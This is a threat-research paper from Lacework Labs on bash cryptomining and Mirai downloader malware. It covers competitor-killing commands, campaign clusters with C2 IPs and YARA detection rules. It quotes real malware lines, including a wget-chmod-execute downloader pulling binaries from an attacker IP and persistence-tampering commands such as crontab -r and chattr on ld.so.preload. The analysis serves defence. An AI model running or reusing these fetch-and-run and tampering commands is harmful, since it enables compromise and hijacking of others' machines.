Lacework™
LABS

Bash Wars:
An Examination of Bash Malware Tactics and Campaigns

Abstract:

Bash is used for a wide variety of tasks in DevOps and system administration, however its capabilities also make it a useful malware component. Many Linux malware variants use bash files at some point in the installation process. They can be as simple as a list of wget and chmod commands, or contain more involved tasks such as network scanning, process enumeration, and updating files.

Bash malware used in many cryptomining campaigns has a notable feature – the targeting of other cryptominers. Processing power is a limited resource which necessitates the removal of competitors already on the system. This has turned some cloud infrastructure into a proverbial battleground for cryptomining. This paper provides trending on the most common set of bash tasks used in cryptomining malware and includes an overview of the top activity sets. Also provided is an analysis on a prolific bash downloader seen in numerous attacks.

Bash Wars: An Examination of Bash Malware Tactics and Campaigns

Summary

Lacework conducted an inventory of bash malware on VirusTotal to identify common tactics. Despite a lot of variations, we found that **94% of samples have shared code**. As an example, out of 327 bash cryptomining installers, 140 contained all the same pkill commands, despite installing different miners. The availability of bash malware on GitHub and paste sites makes it simple for an actor to adapt existing scripts for their own purposes instead of starting from scratch.

The first two sections of this paper describe common tactics observed in cryptomining bash installers and observed clusters of activity. The last section provides analysis on a prolific bash downloader revealed during this analysis. All indicators and tools are provided in the appendices and on our GitHub.

Bash Tactics – Cryptomining

Bash malware is typically used for one of two purposes: to download additional malware payloads, or to configure the environment to be more malware-friendly. Malware downloading is mostly handled with simple wget, curl and/or lwp-download commands. System configuration may include process termination of other programs including pre-existing malware, AV, and system services. Other configurations include modification of privileges, file attributes, and host files. Network connections may be terminated as well; this has the added benefit of providing insight into other actors through analysis of the IPs targeted by the installers.

The following describes commonly observed methods for performing various tasks. Process termination is by far the most common action. There are several methods employed for this. Pkill is the simplest method and most common. The pkill command is short for 'process kill' and can be used to terminate processes based on their names and attributes. For example:

```
pkill -f xmrig-cpu
pkill -f tmp/wc.conf
pkill -f nginxk
pkill -f init12.cfg
pkill -f 121.42.151.137
```

Other common methods include combinations of pgrep and kill. In the following examples, pgrep is used to obtain the process ID (PID) for a process containing a specified name. This is then piped to the kill command. Kill is similar to pkill but requires the PID instead of the name.

```
pgrep -f slxfbkmxtd | xargs -I % kill -9 %
pgrep -f servim | xargs -I % kill -9 %
pgrep -f oracle.jpg | xargs -I % kill -9 %
pgrep -f native_svc | xargs -I % kill -9 %
pgrep -f mwyumwdbpq.conf | xargs -I % kill -9 %
```

Since pgrep can only look at the first 15 characters of the executable name it may not always be successful. A common alternative for this is ps aux, which is similar to pgrep but returns the full executable path and parameters. This is piped to grep for filtering on the process name, awk for obtaining the PID, and finally kill for terminating.

```
ps aux | grep -v grep | grep '51.15.56.161' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '45.76.122.92' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '3lmigMo' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '3XEzey2T' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep '2mr.sh' | grep 'wget' | awk '{print $2}' | xargs -I % kill -9
%
```

Many installers also leverage docker commands for removal of unwanted containers. The following examples are similar to the previous commands but use the Docker equivalents. For example, ‘docker images’ is piped to grep for identifying images with certain name artifacts. This is then used with awk and then ‘docker rmi,’ as opposed to kill.

```
docker images -a | grep "hello-" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "gakeaws" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "buster-slim" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "azulu" | awk '{print $3}' | xargs -I % docker rmi -f %
docker images -a | grep "auto" | awk '{print $3}' | xargs -I % docker rmi -f %
```

Termination of network connections can be achieved with the same tactics above with the addition of iptables and netstat. The following are several different methods of terminating a connection for the same IP:

```
ps aux | grep -v grep | grep '51.15.56.161' | awk '{print $2}' | xargs -I % kill -9 %
pkill -f 51.15.56.161
pgrep -f 51.15.56.161|xargs kill -9
netstat -antp | grep '51.15.56.161' | grep 'ESTABLISHED' | awk '{print $7}' | sed -e
"s/\/.*//g" | xargs kill -9 3
```

IP 51.15.56.161 is commonly searched for by many cryptomining installers. A search on VirusTotal shows several bash installers attempting to download mining payloads from this IP, however no payloads were captured. Unlike most of the observed installers, those communicating with this IP employed simple obfuscation. This was documented in our 2019 blog Cryptojacking Malware Gets Creative with Variable Names

A disadvantage of terminating network connections individually is that it only works once. A way around this to update the system's iptables. This updates the Linux kernel firewall and will effectively reject future connections with the host.

```
iptables -I INPUT -s 51.15.56.161 -j REJECT
```

Another way bash installers prevent unwanted connections is by modifying the /etc/hosts file. Using echo to append the modification to the hosts file is the only method we observed. For example:

```
echo "0.0.0.0 ix.io" >> /etc/hosts;
echo "0.0.0.0 pool.hashvault.pro" >> /etc/hosts;
echo "0.0.0.0 pinto.mamointernet.icu" >> /etc/hosts;
echo "0.0.0.0 lsd.systemten.org" >> /etc/hosts;
echo "0.0.0.0 blockchain.info" >> /etc/hosts;
```

One consequence of these common tactics and frequent code reuse is that the provenance of many of the commands is unclear. For example, numerous variants used the same pkill statements however searches on these artifacts only return other bash files with the same command,not the original artifact that warranted the statement. Examples of these mystery process names:

```
pkill -f ysaydh
pkill -f kxjd
pkill -f askdljlqw
```

Not all of the pkill commands are indecipherable. A few provided some valuable insight into malware persistence techniques. For instance:

pkill -f polkitd	Polkit is a system component for controlling system privileges
pkill -f acpid	Advanced Configuration and Power Interface. Most likely intended to prevent mitigation of resource hogging
pkill -f irqbalance	Irqbalance controls hardware interrupts. Its possible irqbalance is sensitive to cpu intensive operations such as those inherent in cryptomining

Cryptomining Clusters

Performing actor attribution at the code level on bash malware can be challenging due to the public availability and ease-of-use of bash commands. This forces us to use other inputs such as network indicators. Using the process termination commands as search inputs, we first developed a Yara rule (appendix A) to identify the various cryptomining bash files on VirusTotal.




Figure 4. Payload Clusters

From this we inventoried the top contacted URLs and this exposed five primary clusters of activity that comprise the majority of the specimens:

Kinsing – AKA H2miner – Describes a cryptomining campaign and botnet that has recently been propagating via malicious containers. (https://www.lacework.com/h2miner-botnet/). More recently H2miner was observed exploiting vulnerabilities in the popular SaltStack infrastructure automation software.[1] Kinsing has become so prolific that many bash installer variants are now checking for its presence.

"Sustes" – XMRig campaign with a payload named sustes. This set of activity uses ColoCrossing hosts (AS 36352).

"2start" – Unknown set of activity characterized by payloads with JPG extensions, most with the name 2start.jpg. All C2s observed used FranTech Solutions hosts (AS 53667). This activity was also described as part of the "Yarn botnet" by Tolisec. [2]

"Wasp 8220" – Lacework is tentatively dubbing this activity "Wasp 8220" pending further attribution. It's possible this this may be linked to the 8220 miner group or the Rocke (aka Iron Group) mining group as there are characteristics consistent with both. This may be a result of Rocke forking the whatminer repository from the 8220 miner group.[3]


[1] https://intezer.com/blog/cloud-security-blog/exploitation-of-saltstack-vulnerabilities-signals-increase-in-cloud-server-attacks/

[2] http://tolisec.com/yarn-botnet/

[3] https://blog.talosintelligence.com/2018/12/cryptomining-campaigns-2018.html

Despite these connections, a unique malware upload path indicates this to be its own set of activity. The upload path contains a reference to a Chinese-based forensics company known as Shen Zhou Wang Yun Information Technology Co., Ltd. All uploads use the file naming convention consisting of the download IP or domain, and the bash filename to be used. Examples include:

```
/home/wys/shenzhouwangyun/shell/downloadFile/51.38.203.146_logo9.jpg
/home/wys/shenzhouwangyun/shell/downloadFile/83.220.169.247_cr3.sh
/home/wys/shenzhouwangyun/shell/downloadFile/37.44.212.223_ 3xd.sh
/home/wys/shenzhouwangyun/shell/downloadFile/158.69.133.18:8220_2mr.sh
/home/wys/shenzhouwangyun/shell/downloadFile/www.tionhgjk.com:8220_tmr.sh
/home/wys/shenzhouwangyun/shell/downloadFile/37.44.212.223_xdd.sh
/home/wys/shenzhouwangyun/shell/downloadFile/107.174.47.181_2mr.sh
/home/wys/shenzhouwangyun/shell/downloadFile/192.99.142.226:8220_cr
```



```
#!/bin/bash
#                   _ooOoo_
#                  o8888888o
#                  88" . "88
#                  (| -_- |)
#                  O\  =  /O
#               ____/`---'\____
#             .'  \\|     |//  `.
#            /  \\|||  :  |||//  \
#           /  _||||| -:- |||||-  \
#           |   | \\\  -  /// |   |
#           | \_|  ''\---/''  |   |
#           \  .-\__  `-`  ___/-. /
#         ___`. .'  /--.--\  `. . __
#      ."" '<  `.___\_<|>_/___.'  >'"".
#     | | :  `- \`.;`\ _ /`;.`/ - ` : | |
#     \  \ `-.   \_ __\ /__ _/   .-` /  /
#======`-.____`-.___\_____/___.-`____.-'======
#                   `=---='
#^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
#             Audentes fortuna iuvat
#---------------------------------------------
PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
remote_ip="185.128.43.62"
remote_host="d4uk.7h4uk.com"
remote_port="80"
```

Figure 5. Malware ASCII art – Wasp 8220

Interestingly, this path was also observed in uploads for two novel malware variants:

- *Hidden Wasp*: Hidden Wasp is an evasive Linux backdoor and rootkit documented by Intezer in 2019.[4]
- *"Audentes fortuna iuvat" Trojan*[5]: This is an XMRig variant that also downloads a rootkit and DDOS component. The most notable artifact is an ASCII art Buddha and the Latin phrase "aduente fortuna iuvat:" Fortune favors the bold.

[4] https://intezer.com/blog/linux/hiddenwasp-malware-targeting-linux-systems/

[5] https://securitynews.sonicwall.com/xmlpost/linux-mining-trojan-comes-packed-with-multiple-malicious-functionalities/

While it is possible that Shen Zhou Wang Yun was just the VirusTotal uploader we find the activity suspicious. This is because in all cases they were the first submitter, meaning the uploads may have been intended to check AV detection rates. Additionally, after Shen Zhou Wang Yun was identified in the Hidden Wasp malware analysis, the path was no longer observed on VirusTotal indicating they may have realized and corrected an operational security mistake.

The following table lists the clusters described above, along with the observed download IPs and the number of specimens.

Payload IP	Total Bash Specimens	Activity Group	ASN
195.3.146.118	45	kinsing	AS 41390 (RN Data SIA)
107.174.47.156	24	Sustes/XMrig	AS 36352 (ColoCrossing)
107.174.47.181	17	Sustes/XMrig	AS 36352 (ColoCrossing)
158.69.133.18:8220	16	Wasp 82	AS 16276 (OVH SAS)
107.189.11.170	16	2start.jpg/Yarn botnet	AS 53667 (FranTech Solutions)
104.244.75.25	16	2start.jpg/Yarn botnet	AS 53667 (FranTech Solutions)
104.244.74.248	15	2start.jpg/Yarn botnet	AS 53667 (FranTech Solutions)
142.44.191.122	14	kinsing	AS 16276 (OVH SAS)
217.12.221.244	13	kinsing	AS 15626 (ITL LLC)
37.44.212.223	12	Wasp 8220	AS 19624 (Data Room, Inc)
185.92.74.42	11	kinsing	AS 200904 (Foxcloud Llp)
91.201.42.5	10	Wasp 8220	AS 49189 (LLC RuWeb)
83.220.169.247	10	Wasp 8220	AS 29182 (JSC The First)
51.38.203.146	10	Wasp 8220	AS 16276 (OVH SAS)
45.76.122.92:8506	10	Wasp 8220	AS 20473 (Choopa, LLC)
192.99.142.226:8220	10	Wasp 8220	AS 20473 (Choopa, LLC)

Cryptomining continues to be among the top threats affecting public cloud environments. While private workloads are not immune, they do have a lower risk profile as they're generally not as exposed to opportunistic attacks seen in malware propagation. As an example, Lacework analyzed compromised cloud servers seen during the March kinsing campaign and the vast majority of compromised servers were public cloud infrastructure.


The Ubiquitous Bash Downloader

Our analysis also uncovered a large number of simple bash downloaders. One of them appeared extremely popular and is characterized by a sequence of ‘cd’ commands preceding the wget download commands.

```
/bin/bash
cd /tmp
cd /var/run
cd /mnt
cd /root
wget http://37.49.230.141/mips
chmod +x mips
./mips
rm -rf mips
wget http://37.49.230.141/mipsel
chmod +x mipsel
./mipsel
rm -rf mipsel
wget http://37.49.230.141/sh4
```

The directories (as arguments to the cd commands) are all good candidates for writable paths and they are listed in order of preference which would explain the popularity of this template. This file artifact consists of the following sequence of bytes and proved useful in exposing thousands of similar variants.

```
23212F62696E2F626173680A6364202F746D70207C7C206364202F7661722F72756E207C7C2063642
02F6D6E74207C7C206364202F726F6F74207C7C206364202F3B20776765742068747470 3A2F2F
```



```
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  23 21 2f 62 69 6e 2f 62 61 73 68 0a 63 64 20 2f  #!/bin/bash·cd /
00000010  74 6d 70 20 7c 7c 20 63 64 20 2f 76 61 72 2f 72  tmp || cd /var/r
00000020  75 6e 20 7c 7c 20 63 64 20 2f 6d 6e 74 20 7c 7c  un || cd /mnt ||
00000030  20 63 64 20 2f 72 6f 6f 74 20 7c 7c 20 63 64 20   cd /root || cd 
00000040  2f 3b 20 77 67 65 74 20 68 74 74 70 3a 2f 2f 33  /; wget http://3
00000050  37 2e 34 39 2e 32 33 30 2e 31 34 31 2f 6d 69 70  7.49.230.141/mip
00000060  73 3b 20 63 68 6d 6f 64 20 2b 78 20 6d 69 70 73  s; chmod +x mips
00000070  3b 20 2e 2f 6d 69 70 73 3b 20 72 6d 20 2d 72 66  ; ./mips; rm -rf
00000080  20 6d 69 70 73 0a 63 64 20 2f 74 6d 70 20 7c 7c   mips·cd /tmp ||
00000090  20 63 64 20 2f 76 61 72 2f 72 75 6e 20 7c 7c 20   cd /var/run || 
000000A0  63 64 20 2f 6d 6e 74 20 7c 7c 20 63 64 20 2f 72  cd /mnt || cd /r
```

Figure 1. Downloader Hex-ASCII Signature

The downloader appears to be used for Mirai as about half of the 3,235 malware specimens identified with the artifacts had Mirai detections while the rest had generic detections. Despite the Mirai detections, it should be noted that since the downloader script could be used for a variety of malware, the attribution would need to be on a case by case basis and take related malware into account.

In total, 24,774 URLs and 2,660 IPs were derived from malware campaigns using this downloader, however this number is likely higher due to the scope of this research. The following charts show the top payload names and IPs observed for this downloader. Refer to appendix B for VirusTotal script for generating indicators from this.




Figure 2. Top Payload Names




Figure 3. Top IPs

Conclusion

As far as malware goes, bash programs are both relatively simple and powerful. Fortunately, their simplicity makes for easier detection and analysis. While obfuscation and encryption have been observed, they do not appear to be common, at least with regards to cryptomining installers and downloaders like the one analyzed in this paper. While the high level of code reuse enables easier detection, it can complicate attribution so one needs to consider other inputs such as network indicators and related malware components. Signatures used for this analysis are included in the appendices and all indicators are available on our GitHub.

Appendix A – Bash Downloader Yara Rule

```
rule downloader_template

{


meta:

author = “Lacework Labs”

description = “Detects bash downloader scripts with common artifacts”

reference = “https://www.lacework.com/bash-wars”


strings:

$s1 =
{23212F62696E2F626173680A6364202F746D70207C7C206364202F7661722F72756E207C7C206364202F6D6E74207C7C206364202F726F6
F74207C7C206364202F3B20776765742068747470703A2F2F}


condition:

$s1 at 0

}
```

Appendix B – Yara Rule: Network Termination

A common task observed in cryptomining installers is the identification and termination of pre-existing connections from other cryptominers. A regular expression can be used to identify different variations of these commands . As an example if an attacker were to terminate a connection to IP address 51.15.56.161, then the bash file would contain one of the following artifacts:

```
grep '51.15.56.161'
grep 51.15.56.161
grep “51.15.56.161”
pkill -f ‘51.15.56.161’
pkill -f 51.15.56.161
pkill -f “51.15.56.161”
pgrep -f ‘51.15.56.161’
pgrep -f 51.15.56.161
pgrep -f “51.15.56.161”
```

These can be identified with the following yara rule:

```
rule bash_network_terminator

{



meta:

author = “Lacework Labs”

description = “Detects bash command used for terminating network connections ”

reference = “https://www.lacework.com/bash-wars”

strings:

$re1 = /(grep |pkill |pgrep -f |pkill -f )('|"|)(([0-9]|[1-9][0-9]|1[0-9][0-9]|2[0-4][0-9]|25[0-5])\.([0-9]|[1-
9][0-9]|1[0-9][0-9]|2[0-4][0-9]|25[0-5])\.([0-9]|[1-9][0-9]|1[0-9][0-9]|2[0-4][0-9]|25[0-5])\.([0-9]|[1-9][0-
9]|1[0-9][0-9]|2[0-4][0-9]|25[0-5]))/



condition:

$re1



}
```

Appendix C – Redundant Bash Commands

Lacework analyzed all commands from several hundred cryptomining installers. In total there were 5,693 unique commands out of 105,970, meaning that 94% of all installers have shared code. The following table lists the top artifacts observed in crypto mining bash installers. These are ranked by the percentage of analyzed samples containing the string. Only artifacts seen in more than 25% of specimens are shown.

Cryptomining Installer Artifact	Percentage of Samples
rm -rf /tmp/java	56%
pkill -f sustes	55%
LDR=wget -q -O -""	55%
WGET=wget -O""	50%
case $sum in	49%
kill -9 $procid	48%
mkdir $DIR	46%
echo T DIR $DIR""	46%
echo P OK""	46%
echo P NOT EXISTS""	46%
echo No md5sum""	46%
download2() {	46%
download() {	46%
if [-s /usr/bin/wget];	44%
if [-s /usr/bin/curl];	44%
pkill -f cryptonight	44%
pkill -f ysaydh	40%
pkill -f stratum	40%
pkill -f sourplum	40%
pkill -f pro.sh	40%

pkill -f polkitd	40%
pkill -f performedl	40%
pkill -f mixnerdx	40%
pkill -f minergate	40%
pkill -f minerd	40%
pkill -f kxjd	40%
pkill -f kworker34	40%
pkill -f kw.sh	40%
pkill -f ir29xc1	40%
pkill -f donns	40%
pkill -f crypto-pool	40%
pkill -f conns	40%
pkill -f conn.sh	40%
pkill -f bonns	40%
pkill -f bonn.sh	40%
pkill -f askdljlqw	40%
pkill -f acpid	40%
pkill -f XJnRj	40%
pkill -f NXLAi	40%
pkill -f JnKihGjn	40%
pkill -f Guard.sh	40%
pkill -f Duck.sh	40%
pkill -f BI5zj	40%
pkill -f irqbalance	39%
pkill -f irqba5xnc1	39%
pkill -f irqba2anc1	39%

pkill -f wnTKYg	39%
pkill -f nopxi	39%
pkill -f mstxmr	39%
pkill -f irqbnc1	39%
pkill -f irqbalanc1	39%
pkill -f icb5o	39%
pkill -f i586	39%
pkill -f gddr	39%
pkill -f disk_genius	39%
pkill -f deamon	39%
pkill -f ddg.2011	39%
pkill -f biosetjenkins	39%
pkill -f apaceha	39%
pkill -f Loopback	39%
DIR=/var/tmp""	37%
pkill -f xmrig	37%
echo Cron not found""	37%
echo Cron exists""	37%
LDR=wget -q -O -";"	36%
crontab -r	35%
pkill -f suppoie	34%
if [$? -eq 0]	33%
LDR=curl";"	33%
pkill -f sustse	32%
pkill -f xmr-stak	31%

pkill -f kworkerds	30%
if [-x $(command -v md5sum)"]"	30%
pkill -f zigw	30%
pkill -f watchbog	30%
pkill -f pythno	30%
pkill -f nanoWatch	30%
pkill -f mgwsl	30%
pkill -f lx26	30%
pkill -f jweri	30%
rm -rf /tmp/php	30%
pkill -f zer0day.ru	30%
pkill -f systemctl	29%
DIR=$(mktemp -d)/tmp	29%
rm -rf /tmp/tmp.txt	29%
rm -rf /tmp/p2.conf	29%
rm -rf /tmp/logo9.jpg	29%
rm -rf /tmp/nullcrew	29%
rm -rf /var/tmp/java	28%
rm -rf /tmp/xd.json	28%
rm -rf /tmp/miner.sh	28%
rm -rf /var/tmp/sustse	28%
pkill -f nullcrew	28%

if [`getconf LONG_BIT` = 64"]"	28%
pkill -f devtool	27%
crontab -l | sed '/logo9/d' |	27%
echo File not found!""	27%
downloadIfNeed()	27%
pkill -f init10.cfg	27%
pkill -f crond64	27%
echo Running""	27%
downloadIfNeed	27%
WGET=wget --no-check-certificate -O ";"	27%
WGET=curl -k -o ";"	27%
rm -rf /tmp/wc.conf	26%
rm -rf /tmp/sustse	26%
rm -rf /tmp/pprt	26%
rm -rf /tmp/ppol	26%
pkill -f /wl.conf	26%
mkdir -p /var/spool/cron/crontabs	26%
WGET=wget -O";"	26%
rm -rf /var/tmp/xmrig	26%
rm -rf /var/tmp/wc.conf	26%
rm -rf /var/tmp/systemctl	26%
rm -rf /var/tmp/sustse3	26%
rm -rf /var/tmp/play.sh	26%
rm -rf /var/tmp/nadezhda.x86_64.2	26%

rm -rf /var/tmp/nadezhda.x86_64.1	26%
rm -rf /var/tmp/nadezhda.x86_64	26%
rm -rf /var/tmp/nadezhda.arm.2	26%
rm -rf /var/tmp/nadezhda.arm.1	26%
rm -rf /var/tmp/nadezhda.arm	26%
rm -rf /var/tmp/nadezhda.	26%
rm -rf /var/tmp/moneroocean/	26%
rm -rf /var/tmp/kworkerdssx	26%
rm -rf /var/tmp/kworkerds3	26%
rm -rf /var/tmp/kworkerds	26%
rm -rf /var/tmp/java*	26%
rm -rf /var/tmp/f41	26%
rm -rf /var/tmp/devtools	26%
rm -rf /var/tmp/devtool	26%
rm -rf /var/tmp/config.json	26%
rm -rf /var/tmp/conf.n	26%
rm -rf /var/tmp/2.sh	26%
rm -rf /var/tmp/1.so	26%
rm -rf /var/tmp/1.sh	26%
rm -rf /var/tmp/.java	26%
rm -rf /tmp/watchdogs	26%
rm -rf /tmp/systemxlv	26%
rm -rf /tmp/systemd	26%
rm -rf /tmp/systemctl	26%
rm -rf /tmp/syslogdb	26%
rm -rf /tmp/syslogd	26%

rm -rf /tmp/proc	26%
rm -rf /tmp/osw.hb	26%
rm -rf /tmp/lilpip	26%
rm -rf /tmp/lib.tar.gz	26%
rm -rf /tmp/kworkerdssx	26%
rm -rf /tmp/kworkerds3	26%
rm -rf /tmp/kworkerds	26%
rm -rf /tmp/jmxx	26%
rm -rf /tmp/javax/config.sh	26%
rm -rf /tmp/j2.conf	26%
rm -rf /tmp/go	26%
rm -rf /tmp/gates.lod	26%
rm -rf /tmp/fs	26%
rm -rf /tmp/dl	26%
rm -rf /tmp/devtools	26%
rm -rf /tmp/devtool	26%
rm -rf /tmp/ddg	26%
rm -rf /tmp/conf.n	26%
rm -rf /tmp/baby	26%
rm -rf /tmp/am8jmBP	26%
rm -rf /tmp/a3e12d	26%
rm -rf /tmp/C4iLM4L	26%
rm -rf /tmp/84Onmce	26%
rm -rf /tmp/65ccEJ7	26%
rm -rf /tmp/3lmigMo	26%
rm -rf /tmp/2Ne80nA	26%

rm -rf /tmp/1.so	26%
rm -rf /tmp/.tmpnewzz	26%
rm -rf /tmp/.tmpnewasss	26%
rm -rf /tmp/.tmpleve	26%
rm -rf /tmp/.tmpc	26%
rm -rf /tmp/.sysbabyuuuuu12	26%
rm -rf /tmp/.rod.tgz.2	26%
rm -rf /tmp/.rod.tgz.1	26%
rm -rf /tmp/.rod.tgz	26%
rm -rf /tmp/.rod	26%
rm -rf /tmp/.pt.tgz.1	26%
rm -rf /tmp/.pt.tgz	26%
rm -rf /tmp/.pt	26%
rm -rf /tmp/.profile	26%
rm -rf /tmp/.omed	26%
rm -rf /tmp/.mynews1234	26%
rm -rf /tmp/.mer.tgz.1	26%
rm -rf /tmp/.mer.tgz	26%
rm -rf /tmp/.mer	26%
rm -rf /tmp/.lib	26%
rm -rf /tmp/.java	26%
rm -rf /tmp/.hod.tgz.1	26%
rm -rf /tmp/.hod.tgz	26%
rm -rf /tmp/.hod	26%
rm -rf /tmp/.abc	26%
rm -r /var/tmp/lib	26%

rm -r /var/tmp/.lib	26%
pkill -f devtools	26%
pkill -f dbus-daemon--system	26%
mkdir -p /etc/cron.hourly	26%
rm -rf /usr/sbin/watchdogs	26%
rm -rf /tmp/javax/sshd2	26%
rm -rf /tmp/java*	26%
rm -rf /etc/rc.d/init.d/watchdogs	26%
rm -rf /etc/cron.d/tomcat	26%
rm -f /usr/local/lib/libioset.so	26%
rm -f /tmp/kthrotlds	26%
rm -f /etc/rc.d/init.d/kthrotlds	26%
rm -f /etc/ld.so.preload	26%
pkill -f /usr/bin/.sshd	26%
chattr -i /etc/ld.so.preload	26%